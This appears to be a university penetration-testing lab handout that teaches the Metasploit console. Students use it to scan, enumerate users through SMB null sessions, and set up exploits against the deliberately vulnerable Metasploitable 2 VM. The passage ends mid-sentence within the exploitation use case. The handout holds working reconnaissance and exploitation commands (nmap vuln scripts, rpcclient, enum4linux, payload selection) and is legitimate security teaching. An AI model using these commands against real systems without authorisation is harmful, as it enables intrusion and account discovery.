Hands-on Lab Description



2020 Copyright Notice: The lab materials are only used for education purpose. Copy and redistribution is prohibited or need to get authors’ consent.

Please contact Professor Dijiang Huang: [Dijiang.Huang@asu.edu](mailto:Dijiang.Huang@asu.edu)

*CS-CNS-20010 –*

*Network and Security Tool: Metasploit (CLI)*

## CONTENTS

[1 Background of Metasploit . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 4](#_TOC_250007)

[1.1 Basic Msfconsole Commands . . . . . . . . . . . . . . . . . . . . . . . . . . . . 4](#_TOC_250006)

* + 1. [Setup and Run Metasploit . . . . . . . . . . . . . . . . . . . 4](#_TOC_250005)
    2. [Use, back, and exit commands . . . . . . . . . . . . . . . 5](#_TOC_250004)

[1.1.3 Help Command . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 5](#_TOC_250003)

[1.1.4 Info Command . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 5](#_TOC_250002)

[1.1.5 Search Command . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 5](#_TOC_250001)

[1.2 Metasploit Commands for Exploits . . . . . . . . . . . . . . . . . . . . . 6](#_TOC_250000)

|  |  |  |
| --- | --- | --- |
| 1.2.1 Show options *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | | 6 |
| 1.2.2 Show payloads *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | | 6 |
| 1.2.3 Show Targets *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | | 7 |
| 1.2.4 Show advanced *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | | 8 |
|  | 1.2.5 Show Nops *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 8 |
|  | 1.2.6 Show evasion *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 8 |
|  | 1.3 Metasploit Commands for Exploit Execution *. . . . . . . . . . .* | 8 |
| 2 | Metasploitable 2 *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 9 |
|  | 2.1 Running Services and Ports *. . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 10 |
|  | * 1. Metasploitable 2 user enumeration *. . . . . . . . . . . . . . . . . . . . . .*      1. Enumerating users with NMap *. . . . . . . . . . . . . . .*   sessions with rpcclient *. . . . . . . . . . . . . . . . . . . . . . . .* | 12  12  12 |
|  | 2.3 Enumeration with enum4linux *. . . . . . . . . . . . . . . . . . . . . . . . . .* | 13 |
| 3 | A Metasploit Usecase *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 14 |
|  | 3.1 Step 1: Vulnerability Scanning *. . . . . . . . . . . . . . . . . . . . . . . . . .* | 14 |
|  | 3.2 Step 2: Preparation *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 16 |
|  | 3.3 Step 3: Exploiting *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 16 |
| 4 | Related Information and Resource *. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .* | 16 |

2.2.2 Enumerating user accounts through null

1

### Category:

CS-CNS: Computer Network Security

### Objectives:

1

Understand network penetration testing tool Metasploit

Use Metasploit to exploit vulnerabilities on Metasploitable2

2

### Estimated Lab Duration:

1

Expert: 30 minutes

Novice: 90 minutes

2

### Difficulty Diagram:

Implementation



1*.*4

Design 5

4

3

2

1

Time

**Difficulty Table.**

Time 1

Measurements Values (0-5)

Design 0

Implementation 0

Configuration 2

Knowledge 4

Score (Average) 1*.*4

Configuration

Knowledge

### Required OS:

Linux: Ubuntu 18.04 LTS (Bionic Beaver)

### Lab Running Environment:

ThoTh Lab: https://thothlab.org



Client

Server



Network

1

Client: Linux (Ubuntu 18.04 LTS, Metasploit v6.0.13-dev)

Server: Linux (Metasploitable2) Network Setup:

Internet is connected through Net 1: 192.168.0.0/24

2

3

### Lab Preparations:

1

Know how to use Linux OS (Reference Labs: CS-SYS-00001)

Basic knowledge about computer networking (Reference Labs: CS-CNS-10003 (hping) and CS-CNS-20001 (Nmap).

2

**Lab Overview**

In this lab, you will run the Metasploit Framework (MSF) command-line (CLI) for penetration testing. You will learn how to use Metasploit to discover and identify system vulnerabilities, i.e., running Metasploitable 2.

In summary, students will do:

* Use Metasploit Framework to send vulnerability exploitation packets for vulnerability discovery
* Use Metasploit Framework to compromise a vulnerable system, i.e., Metasploitable2.

# Background of Metasploit

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Boston, Massachusetts-based security company Rapid7 owns it. Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system. In this lab, we use the command-line only version, msfconsole, which runs on Ubuntu Linux.

The Metasploit framework consists of the core and base, many exploits, payloads, modules (Ruby classes), plugin’s, scripts, and multiple user interfaces. The Metasploit framework also contains some great information- gathering tools called auxiliary modules. Auxiliary modules can be used for port scanning, service identification, password sniffing, and Windows patch enumeration. Metasploit is highly customizable for advanced users and can be customized the meet your custom needs by writing your own exploits, modules, plugins, and scripts. If Metasploit does not provide the information gathering module you need by default, you can simply write it yourself.

The msfconsole is the user interface known to be the most stable interface, and you can use it to execute external commands like the ping command and the tab auto-completion. A graphical user interface is available for Metasploit called Armitage, which is not covered in this lab.

## Basic Msfconsole Commands

If you are on Kali Linux rolling edition, you can start the Metasploit framework and msfconsole by clicking the Metasploit icon in the dock. This will start the PostgreSQL service and Metasploit service automatically.

### Setup and Run Metasploit

You can run the following command to check if Metasploit is installed in your system:

$ msfconsole -v

A typical response can be looked like:

Framework Version: 6.0.13-dev-

If Metasploit is not installed, you can follow the procedure below to install Metasploit:

$ curl

https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/

\

$ metasploit-framework-wrappers/msfupdate.erb > msfinstall

$ chmod 755 msfinstall

$ ./msfinstall


$ msfupdate

To run Metasploit, you can issue the following command:

$ msfconsole

### Use, back, and exit commands

The *use* command in Metasploit is used to activate a particular module and changes the context of the msfconsole to that particular module. The exploit name will be mentioned in red on the command line as in Figure CS-CNS-20010.1.



### Figure CS-CNS-20010.1

msfconsole: use command.

In this example, you have changed the command line’s context to the exploit called *realvnc\_client*. Then, you retrieve information about this exploit, set the required exploit parameters, and run it against a target.

If you want to leave the exploit context and switch back to the msfconsole, you can use the *back* command. The *back* command will take us back to the msfconsole in the general context. You can issue the *use* command again to switch to another Metasploit module.

The *exit* command will close the msfconsole and will take you back to the Linux terminal.

### Help Command


The *help* command will return a list of possible commands and a description when typed at the msfconsole. When an active exploit is selected, you can use the help command to get a list of exploit commands. An example is presented in Figure CS-CNS-20010.2.

### Info Command

When an exploit is selected with the *use* command, you can retrieve information like the name, platform, author, available targets and a lot more by using the info command. In Figure CS-CNS-20010.3, you can use the info command on an exploit named *ie\_execcommand\_uaf* :

### Search Command

Metasploit contains over 1.500 different exploits, and new ones are added regularly. With this number of exploits, the search function and knowing how to use it becomes very important. The easiest way of using the search function is by issuing the command *search* followed by a search term, for example, flash to search for exploits related to Flash player. As shown in Figure CS-CNS-20010.4, by using the search command, Metasploit will search for the given search term in the module names and description. As expected, there are a



### Figure CS-CNS-20010.2

msfconsole: Help command.

lot of exploits related to the often vulnerable Flash player software. For example, the list includes *CVE-2015- 5122 Adobe Flash opaqueBackground Use After Free zero-day*, which was discovered in the Hacking Team data breach.

You can use the *search* command with a keyword to search for a specific author, an OSVDB ID, or a platform. In the presented example, *flash* is the keyword.

## Metasploit Commands for Exploits

Now, you will be looking at how to show the exploit parameters and change them with the set command. You will also be looking at how to show the payloads, targets, advanced, and evasion options.

### Show options

The *show options* command will show you the available parameters for an exploit if used when the command line is in exploit context. Let’s use the *adobe\_flash\_shader\_drawing\_fill* exploit and have a look at the options with the following command:

msf > Use exploit/multi/browser/ adobe\_flash\_shader\_drawing\_fill

Followed by the *show options* command, and the output is presented in Figure CS-CNS-20010.5:

msf > show options

The Flash exploit contains a total of 6 options from which only 2 are required:

* + - * Retries
      * SRVHOST (Required)
      * SRVPORT (Required)
      * SSL
      * SSLCert
      * URLPath


Note that the *show options* command is returning the currently selected target below the module options.

The default target is 0, which is Windows for the selected exploit.

Use the *set* command followed by the option name and the new value to change the default values:

Set SRVHOST 192.168.0.100 to change the SRVHOST value to 192.168.0.100

Set SRVPORT 80 to change the port from 8080 to 80



### Figure CS-CNS-20010.3

msfconsole: Info command.


By using the *show options* command again, you can verify that the *SRVHOST* and *SRVPORT* values have been changed. You can change Boolean values by using the set command with option name and true or false.

### Show payloads

When you use the *show payloads* command, the msfconsole will return a list of compatible payloads for this exploit. In the flash player exploit example, it will return quite a few compatible payloads shown in Figure CS-CNS-20010.7.

To use a certain payload, you need to use the set command followed by the payload name:

Set payload Linux/x86/exec



### Figure CS-CNS-20010.4

msfconsole: Search command.

### Show Targets

The *show targets* command will return a list of operating systems which are vulnerable to the selected ex- ploit. When you run the command, you get the following output, shown in Figure CS-CNS-20010.8, for the *adobe\_flash\_shader\_drawing\_fill* exploit:

This exploit targets both Windows and Linux operating systems. Note that you can use the *info* command to get additional info about this exploit and targets. To set a target, you can use the command *set* followed by the *target ID*:

set target 1

By setting the target, the list of payloads will be reduced a lot because only payloads will be shown which are compatible with the target (Linux), which is shown in Figure CS-CNS-20010.9.

### Show advanced


By using the *show advanced* command, we can look at the advanced options for the exploit. An example is shown in Figure CS-CNS-20010.10.

Use the *set* command, followed by the advanced parameter and the new value to change the advanced settings:

set displayablepayloadhandler true


### Show Nops

The *show nops* command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name. An example is shown in Figure CS-CNS-20010.11.



### Figure CS-CNS-20010.5

Metasploit: Show Options.



### Figure CS-CNS-20010.6

Metasploit: Set Parameters.

To use a NOP generator, use the *set* command, followed by the name of the NOP generator. When the exploit is launched, the NOP sleds will be taken from the NOP generator.


### Show evasion

The *show evasion* command returns a list of available evasion techniques. An example is shown in Figure CS-CNS-20010.12.

To change evasions settings, use the *set* command, followed by the evasion parameter and the new value.


## Metasploit Commands for Exploit Execution

When all the required options have been set for the exploit, including a payload and advanced settings like a NOP generator, evasion options, and encoding, the exploit is ready to be executed. The exploit can be executed using two commands: *run* and *exploit*. Just type *run* or *exploit* in the msfconsole and the exploit will run.



### Figure CS-CNS-20010.7

Metasploit: Show Payloads.



### Figure CS-CNS-20010.8

Metasploit: Show Targets.


# Metasploitable 2

Metasploitable 2 is an intentionally vulnerable Linux machine downloaded and set up as a virtual machine in any hypervisor such as KVM, VMware Player, and Virtual box.

An important part of the Metasploitable 2 enumeration process is the port scanning and fingerprinting process. Port scanning is used to probe a server or host for open TPC and UDP ports. Fingerprinting is the process of identifying the services connected to those ports.


The default username/password of Metasploitable 2 is msfadmin/msfadmin. When you log in to the vul- nerable host, you can use the *ifconfig* command to determine its IP address. You can also use *netdiscover* on the Kali Linux machine to scan a range of IP addresses for the target host. Use the following command on the terminal:

$ netdiscover -r 192.168.0.0/24



### Figure CS-CNS-20010.9

Metasploit: Show payloads after selecting Linux as the target.



### Figure CS-CNS-20010.10


Metasploit: Show Advanced.

* 1. **Running Services and Ports**

You can use the following command to start the Nmap port scan with service and OS detection:

$ Nmap -sS -sV -O [Metasploitable-2 IP address]

The Nmap port and service scans return a lot of open ports, listening services, and the version of the operating system. The Metasploitable-2 host is running Linux 2.6.9 - 2.6.33 as the operating system. We can see that the host is running an SSH service using OpenSSH, a telnet service, an Apache 2.2.8 webserver, 2 SQL servers, and some more services. A list of running services and their running ports are given as follows:



### Figure CS-CNS-20010.11

Metasploit: Show Nops.

Vsftpd 2.3.4 on open port 21

OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0) on open port 22 Linux telnetd service on open port 23

Postfix smtpd on port 25

ISC BIND 9.4.2 on open port 53

Apache httpd 2.2.8 Ubuntu DAV/2 on port 80 A RPCbind service on port 111

Samba smbd 3.X on port 139 and 445

3 r services on port 512, 513 and 514 GNU Classpath grmiregistry on port 1099 Metasploitable root shell on port 1524 A NFS service on port 2049

ProFTPD 1.3.1 on port 2121

MySQL 5.0.51a-3ubuntu5 on port 3306 PostgreSQL DB 8.3.0 - 8.3.7 on port 5432 VNC protocol v1.3 on port 5900

X11 service on port 6000 Unreal ircd on port 6667

Apache Jserv protocol 1.3 on port 8009

Apache Tomcat/Coyote JSP engine 1.1 on port 8180

Metasploitable 2 is intentionally vulnerable. Therefore, one can only suspect that most, if not all, of the services, contain vulnerabilities, backdoors, etc.

## Metasploitable 2 user enumeration


With user enumeration, the penetrations tester sees what users have access to the server and which users exist on the network. Another purpose for user enumeration is to gain access to the machine by using brute force techniques. Since the username is already known to the penetration tester, the only thing left to brute force is the password. There are multiple ways of enumerating users on a Linux system, such as:

1. Enumerating users using a Nmap script named smb-enum-users.
2. Enumerating users through a null session using rpclient.

### Enumerating users with NMap

To enumerate the user accounts available on the target machine, you will be using the following Nmap script:

*smb-enum-users*. You can run the NMap script by using the following command:



### Figure CS-CNS-20010.12

Metasploit: Show Nops.

$ nmap -script smb-enum-users.nse -p 445 [Metasploitable-2 IP Address]

### Enumerating user accounts through null sessions with rpcclient

Rpcclient is a Linux tool used for executing client-side MS-RPC functions. A null session is a connection with a samba or SMB server that does not require authentication with a password. No username or password is needed to set-up the connection, and therefore it is called a null session. The allowance of null sessions was enabled by default on legacy systems but has been disabled from Windows XP SP2 and Windows Server 2003. The connection uses port 445, an open port on the out target host, as we’ve seen in the port scan results.

Now you can open up a new terminal window and set up a null session with the Metasploitable 2 samba server using the following command:

$ rpcclient -U "" [Metasploitable-2 IP Address]

It will ask for a password, and you can press “enter”. Then you can use the following command to enumerate all the users in the system.

rpcclient $> querydominfo

rpcclient $> enumdomusers

rpcclient $> queryuser msfadmin % use "queryuser [username]" to query a particular user

## Enumeration with enum4linux

Enum4linux can be found on Kali Linux. It is used to enumerate Windows and Samba hosts and is written in Perl. The tool is basically a wrapper for smbclient, rpcclient, net, and nmblookup. Let’s have a look at how to use enum4linux and run it on Metasploitable 2. Below are the most common options used in enum4linux. To get an overview of different options, use the -help flag.

Usage: ./enum4linux.pl [options]ip

-U get userlist

-M get machine list\*

-S get sharelist

-P get password policy information

-G get group and member list

-d be detailed, applies to -U and -S

-u user specify username to use (default "")

-p pass specify password to use (default "")

-a Do all simple enumeration (-U -S -G -P -r -o -n -i).

-o Get OS information

-i Get printer information

Now, you can run enum4linux on Metasploitable 2 with all options using the following command:

$ enum4linux 192.168.111.128

After enum4linux has finished, it returns us a lot of useful information.

# A Metasploit Usecase

## Step 1: Vulnerability Scanning

In the Metasploit console, you can gather information, such as target IP address, Operating System, ports opened, and vulnerability. Metasploit allows you to run Nmap directly from the console. Based on the infor- mation above, run this command to accomplish our information gathering task.

msf > nmap -v 192.168.0.3 --script vuln -Pn -O

Nmap output contained over 600 lines; therefore, the output was shortened, leaving relevant information to be explained.

The following lines show us the initialized scans types, which involve NSE, ARP Ping Scan, DNS resolution, and an SYN Stealth Scan.

msf6 > db\_nmap -v --script vuln 192.168.0.3

[\*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-04 16:56 -03 [\*] Nmap: NSE: Loaded 103 scripts for scanning.

[\*] Nmap: NSE: Script Pre-scanning. [\*] Nmap: Initiating NSE at 16:56

[\*] Nmap: Completed NSE at 16:57, 10.00s elapsed

[\*] Nmap: Initiating NSE at 16:57

[\*] Nmap: Completed NSE at 16:57, 0.00s elapsed [\*] Nmap: Initiating ARP Ping Scan at 16:57

[\*] Nmap: Scanning 192.168.0.3 [1 port]

[\*] Nmap: Completed ARP Ping Scan at 16:57, 0.05s elapsed (1 total hosts) [\*] Nmap: Initiating Parallel DNS resolution of 1 host. at 16:57

[\*] Nmap: Completed Parallel DNS resolution of 1 host. at 16:57, 0.02s elapsed [\*] Nmap: Initiating SYN Stealth Scan at 16:57

[\*] Nmap: Scanning 192.168.0.3 [1000 ports]

The next extract shows what services are available at the target:
